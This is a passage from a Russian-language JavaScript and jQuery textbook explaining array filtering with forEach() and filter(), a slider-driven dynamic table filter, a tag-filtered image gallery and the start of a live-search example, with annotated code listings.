1. Пример начинает выполняться только после загрузки дерева DOM.
2. Сведения о людях и их гонорарах добавляются в документ (данные показаны на предыдущей странице).
3. Функция фильтрует содержимое массива **people** и создает новый массив с именем **results** (см. следующую страницу).
4. Создается элемент **tbody**.
5. Цикл **for** перебирает массив, создавая в таблице отдельные строки для каждого фрилансера и его почасовой оплаты (при этом используется jQuery).
6. Новый контент добавляется на страницу сразу после заголовка таблицы.

JAVASCRIPT c12/js/filter-foreach.js + c12/js/filter-filter.js

```
1  $(function() {
2    // ДАННЫЕ О ФРИЛАНСЕРАХ (показаны на предыдущей странице)

3    // КОД ФИЛЬТРАЦИИ (см. с. 543) - СОЗДАЕТ НОВЫЙ МАССИВ С ИМЕНЕМ results

     // ПЕРЕБИРАЕМ НОВЫЙ МАССИВ И ДОБАВЛЯЕМ ПОДХОДЯЩИХ ФРИЛАНСЕРОВ В ИТОГОВУЮ ТАБЛИЦУ
4    var $tableBody = $('<tbody></tbody>');              // Новое содержимое jQuery
     for (var i = 0; i < results.length; i++) {          // Перебираем подходящие элементы
       var person = results[i];                          // Сохраняем текущего фрилансера
       var $row = $('<tr></tr>');                        // Создаем для него строку
5      $row.append($('<td></td>').text(person.name));    // Добавляем его имя
       $row.append($('<td></td>').text(person.rate));    // Добавляем его гонорар
       $tableBody.append( $row );                        // Добавляем строку в новое содержимое
     }

     // Добавляем новое содержимое в тело таблицы
     $('thead').after($tableBody);                       // Добавляем tbody после thead
6  });
```

ИСПОЛЬЗОВАНИЕ МЕТОДОВ МАССИВА ДЛЯ ФИЛЬТРАЦИИ ДАННЫХ

Объект **Array** содержит два метода, которые очень помогают в фильтрации данных. В наших примерах они фильтруют один и тот же набор информации, добавляя элементы, прошедшие проверку, в новый массив.

Оба примера, представленных справа, начинаются с массива объектов (см. с. 540). Они используют фильтр для создания нового массива, который содержит подмножество этих объектов. Затем код выводит результат, перебирая в цикле созданный массив (как было показано на предыдущей странице).

- В первом примере используется метод **forEach()**.
- Во втором примере используется метод **filter()**.

forEach()

Метод **forEach()** перебирает элементы массива, применяя к каждому из них одну и ту же функцию. Это очень гибкий метод, поскольку функция может обрабатывать элемент каким угодно образом (а не просто фильтровать, как показано в данном примере). Анонимная функция ведет себя как фильтр, поскольку проверяет, находится ли гонорар фрилансера в заданном диапазоне, и в случае положительного ответа добавляет элемент в новый массив.

1. Для хранения подходящих элементов создается новый массив.
2. С помощью метода **forEach()** массив **people** запускает одну и ту же анонимную функцию для каждого своего объекта (который представляет отдельного фрилансера).
3. Если объект отвечает критериям, он добавляется в массив **results** с помощью метода **push()**.

Обратите внимание на то, что объект **person** выступает в качестве имени параметра и ведет себя как переменная внутри функции:

- в примере с **forEach()** он передается в анонимную функцию;
- в примере с **filter()** он передается в функцию **priceRange()**.

Он соответствует текущему объекту в массиве people и используется для доступа к его свойствам.

filter()

Метод **filter()** тоже применяет одну и ту же функцию к каждому элементу массива, но она может возвращать только **true** ли **false**. Если она вернула **true**, метод **filter()** добавляет элемент в новый массив.

Синтаксис метода **filter()** намного проще, чем у **forEach()**, но его единственное назначение — фильтрация данных.

1. При вызове объявляется функция **priceRange()**; она вернет **true**, если гонорар фрилансера находится в заданном диапазоне.
2. Для хранения полученных результатов создается новый массив.
3. Метод **filter()** применяет функцию **priceRange()** к каждому элементу массива. Если **priceRange()** возвращает **true**, элемент добавляется в массив **results**.

СТАТИЧЕСКАЯ ФИЛЬТРАЦИЯ ДАННЫХ

JAVASCRIPT c12/js/filter-foreach.js

```
$(function() {
  // ДАННЫЕ О ФРИЛАНСЕРАХ (показаны на с. 540)

  // ПРОВЕРЯЕМ КАЖДОГО ФРИЛАНСЕРА И ДОБАВЛЯЕМ В МАССИВ ТЕХ ИЗ НИХ, ЧТО ПОПАЛИ В ДИАПАЗОН
1 var results = [];                                  // Массив для людей в диапазоне
2 people.forEach(function(person) {                  // Для каждого фрилансера
    if (person.rate >= 65 && person.rate <= 90) {    // Если гонорар в пределах диапазона
3     results.push(person);                          // Добавляем в массив
    }
  });

  // ПЕРЕБИРАЕМ НОВЫЙ МАССИВ И ДОБАВЛЯЕМ ПОДХОДЯЩИХ ФРИЛАНСЕРОВ В ИТОГОВУЮ ТАБЛИЦУ
});
```

JAVASCRIPT c12/js/filter-filter.js

```
$(function() {
  // ДАННЫЕ О ФРИЛАНСЕРАХ (показаны на с. 540)

  // ФУНКЦИЯ ИГРАЕТ РОЛЬ ФИЛЬТРА
  function priceRange(person) {                      // Объявляем priceRange()
1   return (person.rate >= 65) && (person.rate <= 90); // В диапазоне, если возвращает true
  };
  // ФИЛЬТРУЕМ МАССИВ PEOPLE И ДОБАВЛЯЕМ СОВПАДЕНИЯ В МАССИВ RESULTS
2 var results = [];                                  // Массив для подходящих фрилансеров
3 results = people.filter(priceRange);               // filter() вызывает priceRange()

  // ПЕРЕБИРАЕМ НОВЫЙ МАССИВ И ДОБАВЛЯЕМ ПОДХОДЯЩИХ ФРИЛАНСЕРОВ В ИТОГОВУЮ ТАБЛИЦУ
});
```

Код для вывода таблицы с результатом, который вы видели на с. 541, мог бы находится внутри метода **.forEach()**, но, чтобы продемонстрировать разные подходы к фильтрации и созданию новых массивов, он вынесен в отдельный блок.

ДИНАМИЧЕСКАЯ ФИЛЬТРАЦИЯ


Чтобы сделать содержимое страницы фильтруемым, вы можете хранить все данные в HTML-документе, частично показывая или скрывая их в ответ на действия пользователя.

Допустим, что вы хотите предоставить пользователю ползунок, с помощью которого он мог бы выбрать интересующий его диапазон почасовой оплаты. Этот ползунок будет автоматически обновлять содержимое таблицы в зависимости от указанного диапазона.
Если формировать новую таблицу каждый раз, когда пользователь взаимодействует с ползунком (как в предыдущих двух примерах с фильтрацией), это приведет к созданию и удалению множества элементов. Подобные активные манипуляции с деревом DOM могут замедлить ваши сценарии.

Куда более эффективно было бы:

1. создать в таблице строки для *всех* фрилансеров;
2. показать только те из них, что попадают в заданный диапазон, а остальные спрятать.

Ниже представлен ползунок для работы с диапазоном, который используется в плагине jQuery под названием noUiSlider (автор Леон Герсон): **refreshless.com/nouislider/**



Прежде чем перейти к рассмотрению кода этого примера, подумайте над тем, как бы вы реализовали подобный сценарий. Вот какие действия он должен выполнять:

i) перебрать все элементы массива и создать по строке для каждого из них;

ii) добавить сгенерированные строки в таблицу;

iii) показывать/скрывать строки исходя из того, попадает ли их содержимое в определенный диапазон (это действие должно повторяться при любом изменении положения ползунка).

Чтобы понять, какие строки нужно скрыть, а какие показать, сценарий должен поддерживать связь между:

- объектом **person** в массиве **people** (чтобы знать, какая оплата у фрилансера);
- строкой таблицы, которая относится к этому объекту (чтобы иметь возможность ее показать или скрыть).

Для налаживания такой связи мы можем создать еще один массив с именем **rows**. Он будет хранить набор объектов с двумя свойствами:

- **person** — ссылка на одноименный объект в массиве **people**;
- **$element** — коллекция jQuery, содержащая соответствующую строку таблицы.

Для выполнения каждого действия, описанного слева, мы создаем по отдельной функции. В первой из них генерируется связующий массив.

Функция **makeRows()** создает в таблице строки для всех фрилансеров *и* добавляет объекты в массив **rows**.

Функция **appendRows()** перебирает элементы массива **rows** и добавляет каждый из них в таблицу.

Функция **update()** пределяет, какие строки нужно показать или скрыть, в зависимости от положения ползунка.

Мы также добавляем функцию **init()**, которая содержит всю информацию, необходимую для подготовки страницы к работе после загрузки (включая создание ползунка с помощью плагина).

Программисты часто используют слово init (сокращенно от initialize — инициализировать) в именах функций и сценариев, которые запускаются сразу после загрузки страницы.

Прежде чем переходить к подробному рассмотрению сценария, мы посвятим следующие две страницы массиву **rows** и тому, каким образом он создает связь между объектами и строками таблицы, представляющими фрилансеров.


ХРАНЕНИЕ ССЫЛОК НА ОБЪЕКТЫ И УЗЛЫ ДЕРЕВА DOM

Массив **rows** содержит объекты с двумя свойствами, которые связывают: 1) ссылки на объекты, представляющие людей в массиве **people**; 2) ссылки на строки таблицы, предназначенные для этих людей (в коллекции jQuery)

В этой книге вы уже видели примеры, где переменные использовались для хранения ссылок на узлы DOM или выборки jQuery (чтобы не создавать одну и ту же выборку два раза).
В этом примере мы пошли дальше: помимо перебора элементов в массиве **people** и создания соответствующих строк в таблице, код также генерирует дополнительные объекты для каждого элемента и сохраняет их в массиве **rows**. Так делается для того, чтобы создать связь между:


- объектом, представляющим человека в исходных данных;
- строкой в таблице для этого человека.

Чтобы определиться с тем, какую строку необходимо вывести, код просматривает этот новый массив и проверяет гонорары фрилансеров. Если величина оказывается подходящей, строка отображается. Если нет — скрывается.
По сравнению с полным воссозданием содержимого таблицы при каждом изменении диапазона гонораров этот способ является менее ресурсоемким.



Справа вы можете видеть, как метод **push()** из объекта **Array** создает новую запись в массиве **rows**. Она представляет собой объект-литерал и состоит из двух частей: объекта **person** и созданной для него строки в таблице.

```
rows.push({
  person: this,    // объект person
  $element: $row   // коллекция jQuery
});
```



Массив **people** уже содержит сведения обо всех фрилансерах и оплате, на которую они рассчитывают, поэтому элементы массива **rows** должны всего лишь указывать на исходные объекты (не копируя их).

Объект jQuery использовался для создания табличных строк, ссылки на которые хранятся в массиве **rows**. Вам не нужно заново выбирать или создавать все эти строки.

ДИНАМИЧЕСКАЯ ФИЛЬТРАЦИЯ

1. Сценарий размещается внутри функции IIFE (не показано на блок-схеме), которая начинается с массива **people**.
2. Затем создаются глобальные переменные, использующиеся в разных участках сценария:
rows хранит связующий массив;
$min хранит введенное значение минимального гонорара;
$max хранит введенное значение максимального гонорара;
$table хранит таблицу, в которой будут выводиться результаты.
3. **makeRows()** перебирает все элементы в массиве **people** и вызывает для каждого из них анонимную функцию. Обратите внимание, что в качестве имени параметра используется **person**. Это означает, что в рамках функции **person** ссылается на текущий объект в массиве.
4. Для каждого фрилансера создается объект jQuery с именем **$row**, который содержит элемент **tr**.
5. Имя фрилансера и его гонорар добавляются внутрь элементов **td**.
6. В массив **rows** добавляется новый объект с двумя свойствами: **person** хранит ссылку на объект, представляющий фрилансера, а **$element** ссылается на соответствующий элемент **tr**.
7. Функция **appendRows()** создает новый объект jQuery с именем **$tbody**, содержащий элемент **tbody**.
8. Затем она перебирает все объекты в массиве **rows** и добавляет их элементы tr в элемент **$tbody**.
9. Новая выборка **$tbody** помещается внутрь **table**.
10. Функция **update()** перебирает все объекты массива **rows** и проверяет, входят ли указанные в них гонорары в промежуток между минимальным и максимальным значениями ползунка.
11. Если да, то метод **show()** из состава jQuery выводит строку.
12. Если нет, то метод **hide()** из состава jQuery прячет строку.
13. Функция **init()** начинается с создания ползунка.
14. Каждый раз, когда ползунок обновляется, повторно вызывается функция **update()**.
15. Когда ползунок готов, вызываются функции **makeRows()**, **appendRows()** и **update()**.
16. Вызывается функция **init()** (которая, в свою очередь, вызывает остальной код).

ФИЛЬТРАЦИЯ МАССИВА

JAVASCRIPT c12/js/dynamic-filter.js

```
(function(){                                    // ЗДЕСЬ НАХОДИТСЯ МАССИВ PEOPLE
  var rows = [],                                // Массив rows
    $min = $('#value-min'),                     // Минимальное введенное значение
    $max = $('#value-max'),                     // Максимальное введенное значение
    $table = $('#rates');                       // Таблица с результатами
  function makeRows() {                         // Создаем строки таблицы и массив
    people.forEach(function(person) {           // Для каждого объекта person в массиве people
      var $row = $('<tr></tr>');                // Создаем строку
      $row.append( $('<td></td>').text(person.name) );  // Добавляем имя
      $row.append( $('<td></td>').text(person.rate) );  // Добавляем гонорар
      rows.push({                               // Создаем массив rows, связывающий объекты people со строками
        person: person,                         // Ссылка на объект person
        $element: $row                          // Ссылка на строку в виде выборки jQuery
      });
    });
  }
  function appendRows() {                       // Добавляет строки в таблицу
    var $tbody = $('<tbody></tbody>');          // Создаем элемент tbody
    rows.forEach(function(row) {                // Для каждого объекта в массиве rows
      $tbody.append(row.$element);              // Добавляем HTML-код строки
    });
    $table.append($tbody);                      // Добавляем строки в таблицу
  }
  function update(min, max) {                   // Обновляет содержимое таблицы
    rows.forEach(function(row) {                // Для каждой строки в массиве rows
      if (row.person.rate >= min && row.person.rate <= max) {  // Если в диапазоне
        row.$element.show();                    // Показываем строку
      } else {                                  // Иначе
        row.$element.hide();                    // Прячем строку
      }
    });
  }
  function init() {                             // Действия при первом запуске сценария
    $('#slider').noUiSlider({                   // Подготавливаем ползунок
      range: [0, 150], start: [65, 90], handles: 2, margin: 20, connect: true,
      serialization: { to: [$min,$max], resolution: 1 }
    }).change(function() { update($min.val(), $max.val()); });
    makeRows();                                 // Создаем строки таблицы и массив rows
    appendRows();                               // Добавляем строки в таблицу
    update($min.val(), $max.val());             // Обновляем таблицу, чтобы показать совпадения
  }
  $(init);                                      // Когда дерево DOM готово, вызываем init()
}());
```

ГАЛЕРЕЯ ИЗОБРАЖЕНИЙ С ФИЛЬТРАЦИЕЙ

В этом примере изображениям в галерее назначаются теги. Пользователи выбирают фильтры, чтобы просмотреть подходящие изображения.

ИЗОБРАЖЕНИЯ ИМЕЮТ ТЕГИ


В примере набору фотографий присваиваются теги, которые хранятся в HTML-атрибуте **data-tags** внутри каждого элемента **img**. HTML5 позволяет сохранять в элементах любые данные; для этого используются атрибуты, имена которых начинаются с **data-**. Теги разделяются запятыми (см. соседнюю страницу).

ОБЪЕКТ TAGGED

Сценарий создает объект с именем **tagged**, после чего перебирает все изображения в поисках тегов. Каждый тег добавляется в объект **tagged** в качестве его свойства. Свойству присваивается массив, хранящий ссылки на элементы **img** с соответствующим тегом (см. с. 552–553).

КНОПКИ ФИЛЬТРАЦИИ

Путем перебора каждого ключа в объекте **tagged** можно автоматически сгенерировать кнопки. Количество тегов соответствует длине массива. Каждая кнопка имеет обработчик событий, который при щелчке мышью фильтрует изображения и показывает только те из них, что содержат выбранный пользователем тег (см. с. 554–555).



ИЗОБРАЖЕНИЯ С ТЕГАМИ

HTML c12/filter-tags.html

```
<body>
 <header>
  <h1>Мир креатива</h1>
 </header>
 <div id="buttons"></div>
 <div id="gallery">
  <img src="img/p1.jpg" data-tags="Аниматоры, Иллюстраторы" alt="Кролик" />
  <img src="img/p2.jpg" data-tags="Фотографы, Операторы" alt="Море" />
  <img src="img/p3.jpg" data-tags="Фотографы, Операторы" alt="Олень" />
  <img src="img/p4.jpg" data-tags="Дизайнеры" alt="Карта Москвы" />
  <img src="img/p5.jpg" data-tags="Фотографы, Операторы" alt="Музыкант" />
  <img src="img/p6.jpg" data-tags="Дизайнеры, Иллюстраторы" alt="Типографика" />
  <img src="img/p7.jpg" data-tags="Фотографы" alt="Стоянка" />
  <img src="img/p8.jpg" data-tags="Дизайнеры" alt="Аква" />
  <img src="img/p9.jpg" data-tags="Аниматоры, Иллюстраторы" alt="Призрак" />
 </div>
 <script src="js/jquery.js"></script>
 <script src="js/filter-tags.js"></script>
</body>
```

Справа вы можете видеть объект **tagged**, который используется в сочетании с вышеприведенным примером HTML-кода. Для каждого нового тега в атрибуте **data-tags** создается отдельное свойство в объекте **tagged**. В нашем случаев свойств пять: **animators**, **designers**, **filmmakers**, **illustrators** и **photographers**. В качестве значения выступает массив изображений, использующих соответствующий тег.

```
tagged = {
  animatorsa: [p1.jpg, p6.jpg, p9.jpg],
  designers: [p4.jpg, p6.jpg, p8.jpg]
  filmmakers: [p2.jpg, p3.jpg, p5.jpg]
  illustrators: [p1.jpg, p9.jpg]
  photographers: [p2.jpg, p3.jpg, p8.jpg]
}
```

ОБРАБОТКА ТЕГОВ

Здесь вы можете видеть, как подготавливается сценарий. Он перебирает изображения и присваивает объекту **tagged** новые свойства, связанные с найденными тегами. Значением каждого свойства является массив, который хранит изображения с определенным тегом.

1. Сценарий размещается внутри функции IIFE (не показана на блок-схеме).
2. Переменная **$imgs** хранит выборку jQuery, в которой находятся изображения.
3. Переменная **$buttons** хранит выборку jQuery с контейнерами для кнопок.
4. Создается объект **tagged**.
5. С помощью метода **.each()** из состава jQuery перебираются все изображения, хранящиеся в переменной **$imgs**. Для каждого из них выполняется одна и та же анонимная функция.
6. Текущее изображение сохраняется в переменную **img**.
7. Теги текущего изображения (которые находятся в атрибуте **data-tags**) сохраняются в переменную **tags**.
8. Если переменная **tags** для этого изображения имеет значение...
9. С помощью метода **split()** из объекта **String** создается массив тегов (путем разбиения строки по запятым). Подключив к результату метод **.forEach()**, вы можете запустить анонимную функцию для каждого элемента массива (в нашем случае для каждого тега в текущем изображении), которая...
10. Проверяет, является ли тег свойством объекта **tagged**.
11. Если же нет, то добавляет его в качестве нового свойства, делая его значением пустой массив.
12. Затем берет свойство объекта **tagged**, которое совпадает с тегом, и добавляет изображение в массив, выступающий значением этого свойства.
Затем код переходит к следующему тегу (возвращается к шагу 10). Обработав все имеющиеся теги, код переходит к очередному изображению (к шагу 5).

ОБЪЕКТ TAGGED

JAVASCRIPT c12/js/filter-tags.js

```
(function() {

  var $imgs = $('#gallery img');                    // Сохраняем все изображения
  var $buttons = $('#buttons');                     // Сохраняем элементы button
  var tagged = {};                                  // Создаем объект tagged

  $imgs.each(function() {                           // Перебираем изображения и
    var img = this;                                 // сохраняем их в переменную
    var tags = $(this).data('tags');                // Получаем теги этого элемента

    if (tags) {                                     // Если элемент содержит теги
      tags.split(',').forEach(function(tagName) {   // Разбиваем их по запятой
        if (tagged[tagName] == null) {              // Если нет, то
          tagged[tagName] = [];                     // Добавляем в объект пустой массив
        }
        tagged[tagName].push(img);                  // Добавляем изображение в массив
      });
    }
  });

                                                    // Кнопки, обработчики событий и фильтры (см. с. 555)

}());
```

ФИЛЬТРАЦИЯ ГАЛЕРЕИ

Кнопки фильтрации создаются и добавляются сценарием. При щелчке по любой из них вызывается анонимная функция, которая показывает или скрывает изображения с соответствующим тегом.

1. Сценарий размещается внутри функции IIFE (не показана на блок-схеме).
2. Создается кнопка для показа всех изображений. В качестве второго параметра выступает объект-литерал, который определяет ее свойства...
3. Кнопке присваивается текст **'Все'**.
4. В атрибут **class** добавляется значение **active**.
5. Когда пользователь нажимает кнопку, срабатывает анонимная функция. При этом...
6. Кнопка сохраняется в объекте jQuery, и ей присваивается класс **active**.
7. Выбираются все остальные кнопки, и из их атрибута **class** удаляется значение **active**.
8. Для всех изображений вызывается метод **.show()**.
9. Затем с помощью метода **.appendTo()** кнопка добавляется в контейнер. Этот метод вызывается из только что созданного объекта jQuery.
10. Затем создаются остальные кнопки фильтрации. С помощью метода **$.each()** из состава jQuery перебираются все свойства объекта **tagged**.
11. При создании кнопок фильтрации используется тот же подход, с помощью которого была создана кнопка **'Все'**.
12. Текст кнопки содержит имя тега и следующую за ним длину массива (то есть количество изображений с этим тегом).
13. Событие **click** текущей кнопки вызывает анонимную функцию...
14. Кнопке присваивается класс **active**.
15. Значение **active** удаляется из атрибута **class** всех остальных кнопок.
16. Затем все изображения скрываются.
17. С помощью метода **.filter()** из состава jQuery выбираются изображения с заданным тегом. Это похоже на то, как работает метод **.filter()** из объекта Array, только здесь возвращается коллекция jQuery. Точно так же вы могли бы обработать объект или массив элементов (как показано здесь).
18. Для вывода изображений, возвращенных методом **.filter()**, используется метод **.show()**.
19. Новая кнопка добавляется в контейнер с помощью метода **.appendTo()**.

КНОПКИ ФИЛЬТРАЦИИ

JAVASCRIPT c12/js/filter-tags.js

```
(function() {

                                                  // Создаем переменные (см. с. 533)
                                                  // Создаем объект tagged (см. с. 533)

  $('<button/>', {                                // Создаем пустую кнопку
    text: 'Show All',                             // Добавляем текст 'Все'
    class: 'active',                              // Делаем ее активной
    click: function() {                           // Добавляем обработчик onclick
      $(this)                                     // Получаем нажатую кнопку
        .addClass('active')                       // Добавляем класс active
        .siblings()                               // Получаем остальные кнопки
        .removeClass('active');                   // Удаляем из них класс active
      $imgs.show();                               // Выводим все изображения
    }
  }).appendTo($buttons);                          // Добавляем к другим кнопкам

  $.each(tagged, function(tagName){               // Для каждого тега
    $('<button/>', {                              // Создаем пустую кнопку
      text: tagName + ' (' + tagged[tagName].length + ')',  // Добавляем имя тега
      click: function() {                         // Добавляем обработчик щелчка
        $(this)                                   // Нажатая кнопка
          .addClass('active')                     // Делаем нажатый элемент активным
          .siblings()                             // Получаем остальные кнопки
          .removeClass('active');                 // Удаляем из них класс active
        $imgs                                     // Все изображения
          .hide()                                 // Прячем их
          .filter(tagged[tagName])                // Находим те, что имеют данный тег
          .show();                                // Показываем только их
      }
    }).appendTo($buttons);                        // Добавляем к другим кнопкам
  });
}());
```

ПОИСК

Процедура поиска похожа на фильтрацию, но для отбора результатов в ней используется поисковый запрос. В этом примере вы познакомитесь с приемом, известным под названием «живой поиск». Вместо тегов будет использоваться текст атрибутов **alt** в изображениях.

ПОИСК ВЫПОЛНЯЕТСЯ ПО АТРИБУТАМ ALT ВНУТРИ ИЗОБРАЖЕНИЙ


Здесь мы воспользуемся набором фотографий из предыдущего примера, но на этот раз будет реализована функция живого поиска. По мере набора пользователем запроса критерии поиска изображений станут сужаться. Сценарий проверяет атрибут **alt** во всех изображениях и выводит только те элементы **img**, у которых значение этого атрибута содержит поисковый запрос.

ДЛЯ ПОИСКА СОВПАДЕНИЙ ИСПОЛЬЗУЕТСЯ МЕТОД INDEXOF()

Для проверки поискового запроса используется метод **indexOf()** из объекта **String**. Он возвращает -1, если не находит совпадений. Кроме того, он чувствителен к регистру, потому весь текст (как атрибут **alt**, так и сам запрос) необходимо сделать строчным. Для этого применяется функция **toLowerCase()** из объекта **String**.

ПОИСК ПО ОТДЕЛЬНОМУ ОБЪЕКТУ CACHE

Мы не хотим преобразовывать регистр во всех изображениях при каждом изменении запроса, потому для хранения изображений и их текста будет создан объект **cache**. Когда пользователь введет что-то в поисковую строку, вместо перебора всех изображений сценарий проверит этот объект.



ИЗОБРАЖЕНИЯ С ВОЗМОЖНОСТЬЮ ПОИСКА

HTML c12/filter-search.html

```
<body>
 <header>
  <h1>Мир креатива</h1>
 </header>
 <div id="search">
  <input type="text" placeholder="поиск" id="filter-search" />
 </div>
 <div id="gallery">
  <img src="img/p1.jpg" data-tags="Аниматоры, Иллюстраторы" alt="Кролик" />
  <img src="img/p2.jpg" data-tags="Фотографы, Операторы" alt="Море" />
  <img src="img/p3.jpg" data-tags="Фотографы, Операторы" alt="Олень" />
  <img src="img/p4.jpg" data-tags="Дизайнеры" alt="Карта Москвы" />
  <img src="img/p5.jpg" data-tags="Фотографы" alt="Музыкант" />
  <img src="img/p6.jpg" data-tags="Дизайнеры, Иллюстраторы" alt="Типографика" />
  <img src="img/p7.jpg" data-tags="Фотографы, Операторы" alt="Стоянка" />
  <img src="img/p8.jpg" data-tags="Дизайнеры" alt="Аква" />
  <img src="img/p9.jpg" data-tags="Аниматоры, Иллюстраторы" alt="Призрак" />
 </div>
 <script src="js/jquery.js"></script>
 <script src="js/filter-search.js"></script>
</body>
```

